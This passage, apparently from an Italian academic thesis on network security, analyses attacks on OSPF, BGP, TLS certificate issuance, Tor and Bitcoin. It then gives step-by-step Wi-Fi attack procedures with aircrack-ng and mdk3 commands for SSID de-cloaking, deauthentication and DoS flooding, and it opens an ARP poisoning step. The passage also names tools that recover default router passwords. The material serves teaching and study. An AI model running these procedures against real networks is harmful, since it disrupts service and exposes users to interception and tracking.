La vulnerabilità sfruttata dall'attacco risiede nel fatto che lo standard non specifica un controllo per verificare, alla ricezione del Router-LSA, l'uguaglianza dei campi Link State ID e Advertising Router. Quindi un LSA è considerato valido anche se questi due valori sono diversi. Secondo lo standard il meccanismo di fight-back si attiva quando un router riceve un LSA il cui Advertising Router è uguale al suo Router ID, ma non specifica nessun controllo sul Link State ID (che in teoria dovrebbe essere uguale all'Advertising Router).

L'attaccante può sfruttare questa vulnerabilità per annunciare un LSA con rotte false per conto del router vittima R_v, con i seguenti valori:

$$Link\ State\ ID = ID\ di\ R_v$$
$$Advertising\ Router \neq ID\ di\ R_v$$

Quando il router vittima riceve questo LSA non attiva il meccanismo di fight-back. Allora tutti i router dell'AS (compreso il router vittima) installano l'LSA falso nel proprio LSDB.

Inoltre dato che gli LSA nel LSDB sono identificati dalla terna (LS type, Advertising Router, Link State ID) l'LSA falso ha un identificativo diverso rispetto a quello legittimo. Infatti sono diversi per il valore di Advertising Router e per questo a seguito dell'attacco nel LSDB ci saranno entrambi. Durante la fase di calcolo della routing table gli LSA vengono identificati in base al solo Vertex ID (Link State ID), non più in base alla terna. A seguito dell'attacco ci saranno due LSA con lo stesso Link State ID. Dato che lo standard non tratta questa situazione, la scelta tra l'LSA legittimo e l'LSA falso dipende dall'implementazione. Quindi quella che sceglie l'LSA falso è vulnerabile all'attacco.

vulnerabilità	CVE-2013-0149
debolezze	CWE-694: Use of Multiple Resources with a Duplicate Identifier

3.2.5 Blind Data attack

I Blind Data attack sono un gruppo di attacchi che permettono di iniettare e propagare temporaneamente informazioni di routing errate in BGP. Le connessioni TCP di lunga durata offrono agli attaccanti un'ampia finestra di tempo per realizzare questi attacchi. L'attaccante non ha visibilità

dello stato della connessione tra il router vittima e il suo peer. Deve quindi inviare pacchetti che sembrano arrivare dal peer legittimo in modo da influenzare la connessione attiva.

Per creare un pacchetto IP accettabile, l'attaccante deve essere in grado di identificare l'indirizzo IP della vittima e del suo peer. A meno che i router non blocchino i messaggi Internet Control Management Protocol (ICMP), l'individuazione dell'indirizzo dell'interfaccia di ogni router è banale. Il BGP viene di solito applicato tramite link point-to-point, per il quale si può assumere che consista in uno spazio di indirizzamento minimo. Per questo una connessione BGP molto probabilmente sarà attiva in una rete /30, che si compone di un indirizzo di rete, due indirizzi di host e un indirizzo broadcast. Anche se potrebbero essere utilizzati gli indirizzi IP privati, è ragionevole assumere che l'AS riservi parte dello spazio di indirizzamento per essere usato in queste reti point-to-point. Se uno degli indirizzi IP viene individuato, è banale dedurre quello del suo peer in una rete /30. Tool come `traceroute` possono essere utilizzati per determinare questi valori.

L'attaccante deve anche individuare le porte TCP utilizzate nella connessione BGP; una è la porta 179 e l'altra una porta effimera (tra la 1025 e la 65535). Individuare la seconda porta è l'operazione più complessa. Anche se i router devono scegliere la porta effimera in modo casuale, è stato rilevato che alcune implementazioni non lo fanno e la scelta potrebbe essere dedotta secondo un pattern deterministico. Gli indirizzi IP e le porte TCP corretti sono potenzialmente sufficienti per causare l'alterazione delle rotte in BGP.

Per il segmento TCP deve essere scelto un SN e un AN in modo che l'implementazione di TCP del router lo accetti. Questi SN e AN non devono necessariamente coincidere con quelli che il router vittima si aspetta, ma devono essere semplicemente accettati. Secondo la specifica di TCP, l'AN potrebbe essere qualsiasi valore inferiore rispetto all'ultimo ricevuto nella connessione. Infine, il SN può essere qualsiasi numero all'interno della finestra corrente. Più è grande la dimensione della finestra più è facile trovare un SN accettabile. A causa dell'uso comune del ridimensionamento, la finestra è potenzialmente ampia. I Blind Data attack richiedono un approccio Brute Force per indovinare tutti i valori specifici della connessione.

Ogni router lungo il percorso di instradamento dall'attaccante al router vittima deve essere in grado di individuare il next hop a cui inviare il pacchetto. Se almeno un router non è in grado di instradare correttamente il pacchetto, allora l'attacco non può essere completato. Questo ostacolo potrebbe verificarsi in due situazioni. In un primo caso, è possibile che per raggiungere la rete di destinazione, il pacchetto debba attraversare un link tra due router BGP che utilizzano una rete privata. L'RFC-1918 ha riservato le reti 10.0.0.0/8, 172.16.0.0/12 e 192.168.0.0/16 in modo che vengano trattate come private e non dovrebbero essere servite a meno che non siano direttamente connesse. Questo ha consentito il riuso di queste reti nelle configurazioni di LAN e ha favorito la longevità di IPv4 quando l'indirizzamento di tutti i dispositivi connessi a Internet divenne irrealizzabile. Il secondo caso si verifica quando la raggiungibilità della rete tra i due router non viene annunciata lungo il percorso dell'attacco. Questa rete non è pensata per essere usata al di fuori dei due router ed è quindi poco utile diffonderla oltre la coppia. Tuttavia è plausibile che le reti point-to-point vengano diffuse per attività di amministrazione e di monitoraggio.

Scoprire l'ASN dei router BGP non è difficile se l'attaccante dispone delle informazioni di routing. Infatti qualsiasi rotta che il router annuncia ai vicini include questo valore, quindi è ragionevolmente semplice individuarlo.

L'attacco ha effetto quando si invia un singolo pacchetto TCP o un singolo UPDATE Message che la vittima si aspetta. Il router vittima che lo riceve crede che arrivi dal suo peer. In questo scenario, l'attaccante si trova in una posizione in cui non è in grado di catturare o modificare le comunicazioni nella rete che ha scelto come obiettivo. Il punto chiave per un Blind Data attack è individuare correttamente i valori in uso tramite brute forcing, in modo che i segmenti TCP vengano accettati dal router vittima. I valori del link layer nello stack TCP/IP vengono ricreati da ogni hop, quindi l'individuazione dei suoi valori non è necessaria.

Vediamo i vari tipi di Blind Data attack realizzabili:

- Blind RST attack



Figura 3.9. Conseguenze di un Blind Data attack.

L'attaccante invia pacchetti TCP con il flag RST abilitato verso il router vittima falsificando l'indirizzo IP sorgente con l'indirizzo IP del suo peer. L'obiettivo di questo pacchetto è interrompere la sessione BGP tra i due router.

Quando il SN e l'AN del pacchetto sono uguali a quelli che il router vittima si aspetta, la sessione viene interrotta. Anche quando il SN è uguale a quello che si aspetta ma l'AN non lo è, la sessione viene interrotta. Tuttavia quando il SN non è quello che si aspetta ma si trova nella finestra TCP, invia una challenge ACK per confermare il pacchetto e la sessione BGP non subisce alterazioni. Quando il SN è al di fuori della finestra TCP, il pacchetto viene scartato.

- Blind SYN Attack

  Questo tipo di attacco consiste nell'inviare pacchetti TCP con il flag SYN abilitato. Come per il Blind RST attack, l'obiettivo del pacchetto è di disturbare la sessione BGP tra il router vittima e il suo peer. Indipendentemente dal SN e dall'AN nel pacchetto inviato, il router vittima invia una challenge ACK al peer per verificare il pacchetto inaspettato. La challenge ACK è in grado di prevenire questo attacco.

- Blind Data Attack

  L'attaccante invia un UPDATE Message che annuncia una rotta falsa al router vittima. L'effetto desiderato è l'alterazione delle informazioni di routing del router vittima e la propagazione ai suoi peer. A seconda del sistema operativo attivo sui router, i comportamenti che si possono rilevare sono:

  1. le informazioni di routing della vittima vengono alterate e successivamente la sessione viene interrotta a causa del disallineamento di SN e AN;
  2. la sessione viene interrotta senza alterare le informazioni di routing;
  3. la vittima invia una challenge ACK senza alterare le informazioni di routing e la sessione BGP non viene interrotta.

  Questo attacco ha successo quando il pacchetto contiene un AN e un SN che sono nella finestra TCP accettabile e il pacchetto ha una lunghezza pari a un messaggio BGP precedente e non sovrascrive nessun dato presente nel buffer. Il router vittima accetta l'UPDATE Message e aggiorna le sue informazioni di routing, secondo lo schema riportato in Figura 3.9. Successivamente invia gli UPDATE Message ai suoi peer in modo da aggiornarli. La trasmissione di questo messaggio potrebbe essere ritardata in base a quando la vittima ha inviato l'ultimo UPDATE Message. Il router vittima aggiorna l'AN che si aspetta nella connessione col suo peer, con un conseguente disallineamento. Il successivo messaggio inviato nella sessione, un UPDATE o un KEEPALIVE Message, scatena una ACK war, secondo cui la vittima e il peer inviano all'altro ripetutamente delle challenge ACK per risolvere l'incongruenza. L'ACK war continua finché l'Hold Timer della vittima o del peer scade e la sessione viene terminata con un NOTIFICATION Message. La coppia di router inizializza una nuova sessione BGP, le informazioni di routing false vengono rimosse e la loro rimozione viene propagata ai peer.



Figura 3.10. Buffer overwrite di un messaggio BGP valido.

Un secondo comportamento si verifica se l'UPDATE Message contiene un AN e un SN che sono nella finestra accettabile ma il messaggio ne sovrascrive uno valido già presente nel buffer, come mostrato in Figura 3.10. Il SN che la vittima si aspetta è `rcv.nxt`. L'attaccante invia un UPDATE Message che ha un SN `rcv.nxt + u` all'interno della finestra accettabile. Dato che il router sta ancora aspettando dati con SN `rcv.nxt`, questo pacchetto viene memorizzato nel buffer fino a che i byte mancanti non sono ricevuti. Viene ricevuto più tardi un KEEPALIVE Message legittimo che inizia da `rcv.nxt` e ha lunghezza `k`. Il messaggio più nuovo rimpiazza qualsiasi dato memorizzato nel buffer tra `rcv.nxt + u` e `rcv.nxt + k`. Dato che il router ha ricevuto i dati che si aspettava, il buffer viene ripulito fino a `rcv.nxt + e`, passando i dati all'applicazione BGP. Ogni messaggio BGP viene analizzato per verificare la presenza del BGP Marker come anche il valore della lunghezza nell'header per verificare la fine del messaggio. In base a quanta porzione del pacchetto falso viene sovra-scritta dal messaggio legittimo, il messaggio inviato dall'attaccante risulta valido o meno.

In questi casi il router vittima non accetta le informazioni di routing contenute nell'UPDATE Message e risponde con un NOTIFICATION Message che termina la sessione BGP.

Anche se le informazioni di routing non sono state accettate, il valore `rcv.nxt` è stato aggiornato, portando a un disallineamento tra il router vittima e il suo peer, con una conseguente ACK war. La sessione BGP viene terminata e una nuova sessione viene avviata in modo simile a quanto si verifica con un attacco andato a buon fine. La terminazione della sessione BGP va in direzione opposta al raggiungimento dell'obiettivo di modificare i dati di routing. Infatti, la nuova connessione avrà nuovi porte TCP, SN e AN, rendendo inutile le operazioni di brute forcing eseguite per la sessione precedente.

Un terzo comportamento si verifica quando l'UPDATE Message contiene un AN o un SN accettabile o sono entrambi accettabili. In questo caso il router vittima invia una challenge ACK al peer, la sessione BGP non viene terminata e non ci sono cambiamenti alle informazioni di routing.

pattern di attacco	CAPEC-112: Brute Force

3.2.6 Path Hijacking attack

Il Path Hijacking punta a dirottare il traffico destinato a un prefisso IP corrompendo il contenuto delle routing table. L'attaccante può essere lo stesso operatore dell'AS o qualcuno che controlla o compromette un router BGP che collega due AS (questo secondo caso è più raro).

L'attacco può essere causato da un errore oppure può essere provocato in maniera intenzionale, secondo uno dei seguenti modi: un AS annuncia un prefisso più specifico di quello che l'AS legittimo già annuncia; un AS annuncia un prefisso con un percorso più corto di quello già disponibile. In tutti i casi, il routing viene alterato: i pacchetti vengono inoltrati verso la zona sbagliata della rete (possono entrare in un loop o essere scartati) oppure sono usati dall'attaccante per i suoi scopi.

Potrebbe sembrare strano che l'operatore di un AS possa intraprendere sfacciatamente attività del genere. Ma considerando che ci sono all'incirca 80000 AS attivi, non è sorprendente che qualcuno sia inaffidabile. Inoltre, il Path Hijacking non è sempre evidente o facile da individuare.

Infatti il BGP si basa sul fatto che gli AS dicano la verità sui prefissi IP che gestiscono. Un attaccante potrebbe camuffare la propria attività dietro ad altri AS o potrebbe annunciare blocchi di prefissi IP non usati per i quali è più probabile che non venga individuato l'attacco.

3.2.7 Man-in-the-middle attack

L'attaccante controlla un AS o un router BGP che è connesso a un altro AS. Il suo obiettivo è fare da Man-in-the-middle tra un insieme di AS vittima e un AS obiettivo. Il numero di AS vittima dipende dalla dislocazione degli AS. L'attacco prevede le seguenti azioni:

1. l'attaccante annuncia un prefisso IP più specifico di quello già annunciato dall'AS obiettivo; quindi gli AS vittima sceglieranno l'AS sotto il controllo dell'attaccante per raggiungere l'AS obiettivo; tramite una route map l'attaccante include nell'AS_PATH del nuovo annuncio gli AS che usa per raggiungere l'AS obiettivo; quando questi AS ricevono gli annunci li scartano secondo il meccanismo di protezione contro i loop di BGP;
2. l'attaccante imposta una rotta statica per instradare correttamente i pacchetti che riceve verso l'AS obiettivo.

L'attaccante non è in grado di eseguire l'attacco contro gli AS che usa per raggiungere la rete obiettivo, perché questi AS scartano l'annuncio della rete più specifica.

Nonostante queste azioni l'attaccante è ancora individuabile, perché con un semplice `traceroute` i client connessi agli AS vittima possono vedere che il percorso di instradamento per raggiungere l'AS obiettivo è notevolmente più lungo rispetto al solito. Per nascondersi può incrementare il TTL dei pacchetti in transito. In questo modo i client non vedono cambiamenti sul numero di hop attraversati per raggiungere l'AS obiettivo, ma solo un incremento di latenza.

debolezze	CWE-300: Channel Accessible by Non-Endpoint ('Man-in-the-Middle')
pattern di attacco	CAPEC-94: Man in the Middle Attack

3.2.8 Breaking HTTPS attack

Distinguiamo due tipi di Path Hijacking: globale e locale. Consideriamo una topologia come quella riportata in Figura 3.11, in cui l'ASC è l'AS di upstream per l'ASA e ASB lo è per l'ASM. A regime l'ASA annuncia all'ASC la rete x.y.z.0/22.

Se l'ASM annuncia la stessa rete ma con un prefisso più specifico (x.y.z.0/23) all'ASB, in generale verrà scelta questa rotta rispetto a quella già nota. Quindi tutto il traffico viene inoltrato all'ASM attraverso l'ASB. In un contesto reale, la conseguenza è l'aumento della latenza per raggiungere la rete perché il traffico segue un percorso non efficiente. Gli utenti contattano il proprio ISP che gestisce l'AS per chiedere di risolvere il problema. Dopo un lasso di tempo variabile, gli AS (ASA e ASB) adottano delle azioni risolutive. A seguito di questo evento, i due AS impongono maggiori controlli sugli annunci fatti dall'ASM. Quindi le potenziali conseguenze di un Path Hijacking globale sono DoS e disclosure di dati non cifrati.



Figura 3.11. Topologia di esempio con AS.

Per presentare il Path Hijacking locale consideriamo che le policy di routing non siano attive tra gli AS e che l'ASB e l'ASC siano direttamente connessi. Se l'ASM annuncia la stessa rete con lo stesso prefisso (x.y.z.0/22) all'ASB, ci possono essere delle conseguenze diverse a seconda del rapporto commerciale tra l'ASB e l'ASC. Se l'ASB paga il passaggio del suo traffico all'ASC allora preferirà la rotta annunciata dall'ASM (perché tra il traffico a pagamento attraverso l'ASC e quello attraverso l'ASM preferisce il secondo). L'ASC può scegliere indipendentemente tra l'ASA e l'ASB. Se l'ASC sceglie la rotta verso l'ASB (quindi verso l'ASM) si ha potenzialmente un Path Hijacking globale.

Viceversa, se l'ASC paga il passaggio del suo traffico all'ASB allora l'ASC preferirà la rotta annunciata dall'ASA e l'ASB sceglie indipendentemente tra l'ASC e l'ASM. Se l'ASB sceglie l'ASM si ha un Path Hijacking locale, perché la rotta non viene propagata verso l'ASC. Nel caso in cui l'ASB e l'ASC non sono direttamente connessi, il risultato dipende dalle relazioni che ci sono tra gli AS che li interconnettono. Quindi nel caso del Path Hijacking locale solo alcune aree geografiche vengono colpite. È questo il modo in cui funziona il BGP Anycast: per esempio lo stesso prefisso IP viene annunciato sia negli U.S.A. che in Cina. Gli utenti statunitensi vengono instradati verso i data center di Washington D.C. mentre quelli cinesi verso i data center di Pechino. La Cina risulta "isolata" per il particolare prefisso. L'isolamento viene definito tramite le policy e gli attributi communities BGP.

Il Path Hijacking locale può essere sfruttato per raggirare i controlli attuati da una CA durante la procedura di ottenimento di un certificato TLS per un determinato dominio. La procedura standard per ottenerlo prevede i seguenti passi:

1. creare un account sul sito della CA;
2. creare e caricare una Certificate Signing Request (CSR);
3. la CA verifica, secondo uno tra diversi metodi, che il richiedente controlli il dominio indicato nella CSR; questo passo viene eseguito in poco tempo (5-10 minuti);
4. la CA emette il certificato (a pagamento o gratuitamente).

Sfruttando il Path Hijacking locale è possibile ottenere un certificato da una CA in modo fraudolento. Il prerequisito è che la CA debba essere topologicamente vicina all'AS controllato dall'attaccante, quindi ci devono essere pochi hop tra l'attaccante e la CA. Per realizzare l'attacco bisogna seguire i seguenti passi:

1. l'attaccante realizza un Path Hijacking locale del prefisso che contiene l'indirizzo IP del sito da attaccare. L'AS legittimo che lo annuncia non si accorge dell'attacco (si sfrutta una situazione simile al BGP Anycast). In questo modo l'annuncio è locale e il traffico delle CA viene instradato verso l'AS controllato dall'attaccante;
2. l'attaccante esegue i passi per ottenere il certificato secondo quanto descritto prima.

Il metodo di verifica viene scelto dall'utente che richiede il certificato e non dalla CA. Esempi di metodi di verifica sono i seguenti:

- URI: la CA chiede di caricare codice HTML su un URI specifica del dominio;
- DNS: la CA chiede di impostare un token nel record TXT del DNS (attaccabile se l'authoritative DNS risiede in un altro AS);
- WHOIS: la CA chiede di inserire un token nei record WHOIS.

Ad attacco concluso il certificato ottenuto dall'attaccante è valido globalmente, quindi può essere usato per fare un Man-in-the-middle attack. Oltre a rubare il prefisso della vittima vicino alla CA, è anche possibile rubare il prefisso della CA vicina alla vittima, in modo da manipolare i pacchetti instradati da e verso la CA. Questo secondo attacco risulta complesso da realizzare ma comunque possibile.

L'attaccante deve recuperare informazioni sui peer BGP (rapporto commerciale customer / transit / peer) dell'AS obiettivo tramite strumenti come `traceroute` e strumenti online come `radar.qrator.net`.

3.2.9 RAPTOR attack

Tor è vulnerabile ad attacchi che possono osservare il traffico a entrambi i capi della comunicazione. L'attaccante può manipolare il routing tramite il Path Hijacking attack contro BGP (per individuare gli utenti che usano uno specifico guard relay) e intercettare il traffico (per analizzarlo). L'analisi asimmetrica [21] consiste nell'osservare le informazioni non cifrate degli header dei pacchetti, quindi le tempistiche e le dimensioni.

Un guard relay può rivelare gli indirizzi IP dei suoi client, allora i prefissi IP che ospitano i relay sono un obiettivo interessante. L'attaccante può lanciare il Path Hijacking attack contro il prefisso che ospita il guard relay in modo da monitorarne il traffico in entrata. In questo modo individua gli indirizzi IP dei client già associati al guard relay (e le connessioni attive). Tuttavia, applicando il Path Hijacking attack il traffico verrebbe scartato e la connessione del client verso il guard relay verrebbe chiusa. Quindi non è possibile realizzare l'analisi del traffico in modo accurato al fine di scoprire quali client accedono a un particolare server tramite la rete Tor. L'identificazione di un insieme ridotto di indirizzi IP è comunque un significativo leakage di informazioni, che se combinato con altre informazioni contestuali può portare all'identificazione degli utenti.

In alternativa al Path Hijacking attack, l'attaccante può applicare il Man-in-the-middle attack. Per poter fare l'analisi di correlazione deve già vedere il traffico instradato dall'exit relay al server. Deve scoprire l'identità dei guard relay sfruttando altri attacchi conosciuti contro Tor. Applicando il Man-in-the-middle attack diventa l'intermediario nel percorso di instradamento del traffico dai client al guard relay. Inoltrando correttamente il traffico verso il guard relay, la connessione viene mantenuta consentendo all'attaccante di analizzare entrambe i capi della comunicazione.

pattern di attacco	CAPEC-621: Analysis of Packet Timing and Sizes

3.2.10 Partitioning attack

L'obiettivo dell'attacco è di disconnettere completamente un insieme di nodi P dalla rete Bitcoin sfruttando un Man-in-the-middle attack contro BGP. Data la complessità della rete Bitcoin (pool multi-homed, peering agreement segreti tra pool), i nodi P potrebbero contenerne alcuni che scambiano informazioni da e verso il resto della rete. L'attaccante è in grado di identificare e rimuovere questi nodi dal gruppo P fino a ottenere il partizionamento completo.

L'attaccante divide di fatto la rete Bitcoin in due componenti disgiunti. Prima dirotta il traffico destinato ai nodi P tramite un Man-in-the-middle attack contro BGP. Poi intercetta il traffico Bitcoin e identifica le connessioni che attraversano la partizione che vuole creare. Per queste particolari connessioni scarta i pacchetti, facendole terminare.

Alcune connessioni sono interne ai nodi P, allora l'attaccante monitora i messaggi scambiati con il resto della rete Bitcoin in modo da individuare i leakage point. Questi sono nodi interni ai nodi P, che mantengono delle connessioni con i nodi esterni a P. Può individuare questi nodi e isolarli dagli altri. Infatti quando un blocco esterno a P viene generato, il leakage point lo annuncia ai nodi P. Allora l'attaccante che è in grado di rilevare questo annuncio, perché è in una posizione di Man-in-the-middle, individua il leakage point e lo esclude dal gruppo P.

pattern di attacco	CAPEC-94: Man in the Middle Attack

Capitolo 4

Implementazione degli Attacchi

Il questo capitolo vengono esposti i passi da seguire per implementare gli attacchi già presentati nel Capitolo 3. Per ogni attacco si esplicitano gli attori, i prerequisiti, i passi da eseguire, la realizzabilità e le conseguenze.

4.1 Implementazione attacchi Wireless

In questa sezione vengono illustrati per ogni attacco descritto nella corrispondente sezione Wireless del Capitolo 3 i passi da eseguire per realizzarlo tramite l'impiego di tool open source. In Tabella 4.1 sono descritte le caratteristiche dei componenti utilizzati per realizzare gli attacchi.

Per alcuni AP Wi-Fi è possibile risalire alla password utilizzata in WPA/WPA2-PSK recuperando pochissime informazioni. Tool che svolgono questo tipo di attività sono:

- ADSLPT-WPA [22]: permette di risalire alle password di default per router MEO con SSID "ADSLPT-ABXXXXX";
- Crippled [23]: genera le password di default per router Belkin.XXXX, Belkin_XXXXXX, belkin.xxx e belkin.xxxx;
- ZyKeys [24]: per password di default di router ZyXEL;
- WiRouter KeyRec [25]: per router Telecom Italia, Alice AGPF, Fastweb Pirelli, Fastweb Tesley, Eircom Netopia, Pirelli TeleTu/Tele 2.

Per quanto riguarda invece il Bluetooth, per catturare passivamente il traffico scambiato tra altri dispositivi è necessario hardware ad hoc e relativo software, come Ubertooth.

Componente	*Descrizione*	*Note*
Sistema Operativo	Kali GNU/Linux Rolling	64-bit
Scheda Wi-Fi Attaccante	Atheros AR9485 802.11 b/g/n Wi-Fi Adapter	non supporta la banda dei 5 GHz
Access Point	D-Link DIR-600	supporta WEP, WPA e WPA2 H/W version B5 F/W version 2.15, aggiornabile a 2.18 802.11b/g/n

Tabella 4.1. Componenti utilizzati per realizzazione attacchi.

4.1.1 De-Cloaking

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: AP WPA/WPA2, client connesso all'AP.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare il monitor mode e la packet injection;
  - almeno un client deve essere connesso all'AP;
  - l'attaccante deve essere vicino al client per catturare le sue probe request.
- Procedimento dell'attacco:
  1. Settare la scheda Wi-Fi in monitor mode.
     In monitor mode la scheda Wi-Fi cattura tutti i frame che riceve a livello fisico, mentre in managed mode elaborerebbe solo quelli destinati al suo indirizzo MAC. Imposto l'interfaccia `wlan0` in monitor mode con il seguente comando.

     ```
     # airmon-ng start wlan0
     ```

     In momenti successivi `airodump-ng` o `aireplay-ng` potrebbero non funzionare correttamente, allora posso fermare i processi che potrebbero causare problemi lanciando il comando:

     ```
     # airmon-ng check kill
     ```

     Per verificare che l'interfaccia sia in monitor mode lancio il comando:

     ```
     $ iwconfig
     ```

     Dovrei ottenere un output simile al seguente:

     ```
     PHY Interface Driver  Chipset
     phy0 wlan0  ath9k  Qualcomm Atheros AR9485 Wireless Network Adapter (rev 01)
                  (mac80211 monitor mode vif enabled for [phy0]wlan0 on
                      [phy0]wlan0mon)
                  (mac80211 station mode vif disabled for [phy0]wlan0)
     ```

  2. Monitorare il traffico.
     Lancio il comando:

     ```
     # airodump-ng -c <C> --bssid <B> wlan0mon
     ```

     C = canale dell'AP
     B = indirizzo MAC dell'AP, specificato per escludere il traffico proveniente da altri AP
     L'output sarà simile al seguente.

     ```
     CH  1 ][ Elapsed: 6 s ][ 2018-11-19 09:20

     BSSID              PWR RXQ Beacons #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
     E0:B9:E5:68:85:3B -80  29      21     4    0  1 130 WPA2 CCMP   PSK  <length:0>

     BSSID              STATION            PWR   Rate    Lost    Frames  Probe
     E0:B9:E5:68:85:3B  B8:53:AC:A5:18:73  -74    0 - 1      0        4
     E0:B9:E5:68:85:3B  DC:0B:34:CA:68:24  -80    0 - 1e    11        2
     ```

Vedo che l'interfaccia cattura i frame scambiati tra l'AP e i due client, ma l'SSID è nascosto (`<length:0>`).

3. Scoprire l'SSID.

   Lascio `airodump-ng` in esecuzione e in un altro terminale lancio `aireplay-ng` per deautenticare uno dei client. In questo passo invio al client un frame di gestione falso indicandogli che non è più associato con l'AP. Lo forzo a riautenticarsi con l'AP in modo che generi il traffico di cui ho bisogno. Dall'output di `airodump-ng` posso individuare l'indirizzo MAC del client e passarlo ad `aireplay-ng`.

   ```
   # aireplay-ng --deauth <N> -a <A> -c <CM> wlan0mon
   ```

   N = numero di deautenticazioni da inviare (es. 1)

   A = indirizzo MAC dell'AP

   CM = indirizzo MAC del client da deautenticare

   Il risultante output sarà simile al seguente:

   ```
   18:16:28  Waiting for beacon frame (BSSID: F4:34:C2:5F:8E:D5) on channel 13
   18:16:28  Sending 64 directed DeAuth. STMAC: [A5:F5:A9:F5:7C:3B] [ 0| 0 ACKs]
   ...
   18:16:29  Sending 64 directed DeAuth. STMAC: [A5:F5:A9:F5:7C:3B] [51|66 ACKs]
   ```

   Se l'interfaccia in monitor mode si trova su un canale diverso rispetto a quello usato dall'AP, la deautenticazione non viene eseguita correttamente. Per questo è fondamentale specificare al passo precedente il canale su cui `airodump-ng` deve porsi in ascolto, senza il quale farebbe channel hopping.

   In questo modo forzo la riassociazione del client con l'AP a seguito della quale `airodump-ng` è in grado di mostrare l'SSID nascosto (`NETWORK123`).

   ```
   BSSID              PWR RXQ Beacons #Data, #/s CH MB  ENC  CIPHER AUTH ESSID
   E0:B9:E5:68:85:3B -80  29      21     4    0  1 130 WPA2 CCMP   PSK  NETWORK123
   ```

- Realizzabilità dell'attacco: la maggior parte dei firmware degli AP supporta il Network Cloaking, ma è disabilitato di default.
- Conseguenze dell'attacco: l'attaccante è in grado di tracciare gli spostamenti degli utenti dato che i client inviano continuamente probe request per reti configurate con SSID Nascosto. Inoltre può utilizzare l'SSID ottenuto per condurre altri attacchi contro la rete.

4.1.2 Jamming

Il Jamming viene implementato in Authentication and Association DoS attack 4.1.3 e in Deauthentication and Disassociation DoS attack 4.1.4.

4.1.3 Authentication and Association DoS attack

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: AP WPA/WPA2.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare il monitor mode e la packet injection;
  - assenza di meccanismi anti-Jamming nell'implementazione di IEEE 802.11.
- Procedimento dell'attacco:

1. Settare la scheda Wi-Fi in monitor mode.
   Vedi passo 1 di De-cloaking 4.1.1.
2. Lanciare l'attacco.
   Eseguo il comando:

   ```
   # mdk3 wlan0mon a -i <B> -m
   ```

   B = indirizzo MAC dell'AP
   Il test mode specificato è `a` (Authentication DoS mode). Specificando l'opzione `-m` forzo il tool ad usare indirizzi MAC validi, costruiti a partire dall'OUI database; in questo modo se l'AP è in grado di distinguere indirizzi MAC allocati da indirizzi MAC non allocati non è in grado di rilevare l'attacco. Con l'opzione `-i` vengono inviati frame in modo da far risultare attivi i client simulati.
   Il potenziale output potrebbe essere il seguente.

   ```
   Sniffing one beacon frame to read capabilities and SSID...
   Capabilities are: 0x0C11
   SSID is: target
   Clients: Created: 1 Authenticated: 0 Associated: 0 Denied: 0 Got Kicked: 0
   Data   : Captured: 0 Sent: 0 Responses: 0 Relayed: 0
   ...
   Clients: Created: 271 Authenticated: 0 Associated: 0 Denied: 4317 Got Kicked: 0
   Data   : Captured: 159 Sent: 0 Responses: 0 Relayed: 0
   ```

   Con l'avanzamento dell'attacco il numero di frame `Created` e `Denied` cresce.

- Realizzabilità dell'attacco: Questo attacco è ampiamente attuabile dato che i dispositivi Wi-Fi non implementano e non supportano un meccanismo comune di cifratura dei frame di gestione. Il DoS attack ha successo anche in base alle capacità computazionali dell'AP.
- Conseguenze dell'attacco: L'attaccante è in grado di impedire che i client connessi all'AP svolgano normalmente le proprie attività. Se l'AP è vulnerabile all'attacco non è in grado di fornire connettività ai client reali e in alcuni casi potrebbe riavviarsi come reazione difensiva.

4.1.4 Deauthentication and Disassociation DoS attack

- Attori dello scenario:
  - attaccante: client con scheda Wi-Fi;
  - vittima: uno o più client connessi all'AP WPA/WPA2.
- Prerequisiti dell'attacco:
  - la scheda Wi-Fi dell'attaccante deve supportare il monitor mode e la packet injection;
  - assenza di meccanismi di autenticazione per i deauthentication/disassociation frame.
- Procedimento dell'attacco:
  1. Settare la scheda Wi-Fi in monitor mode.
     Vedi passo 1 di De-cloaking 4.1.1.
  2. Lanciare l'attacco.
     Eseguo il comando:

     ```
     # mdk3 wlan0mon d -c <C>
     ```

C = canale dell'AP
La modalità `d` (Deauthentication and Disassociacion) permette di restringere il campo d'azione al singolo canale, specificato tramite l'opzione `-c`. Il tool in questa modalità non produce alcun output ma posso osservarne il comportamento analizzando il traffico generato attraverso l'interfaccia in monitor mode tramite `wireshark`.

- Realizzabilità dell'attacco: vedi realizzabilità di Authentication and Association DoS attack 4.1.3.
- Conseguenze dell'attacco: vedi conseguenze di Authentication and Association DoS attack 4.1.3.

4.1.5 Cache Poisoning attack

- Attori dello scenario:
  - attaccante: client connesso all'AP WPA/WPA2;
  - vittima: client connesso all'AP WPA/WPA2.
- Prerequisiti dell'attacco:
  - l'attaccante deve aver accesso alla rete Wi-Fi a cui è connessa la vittima.
- Procedimento dell'attacco:
  1. Lancio l'attacco:

```
$ python LANs.py -v -p
```

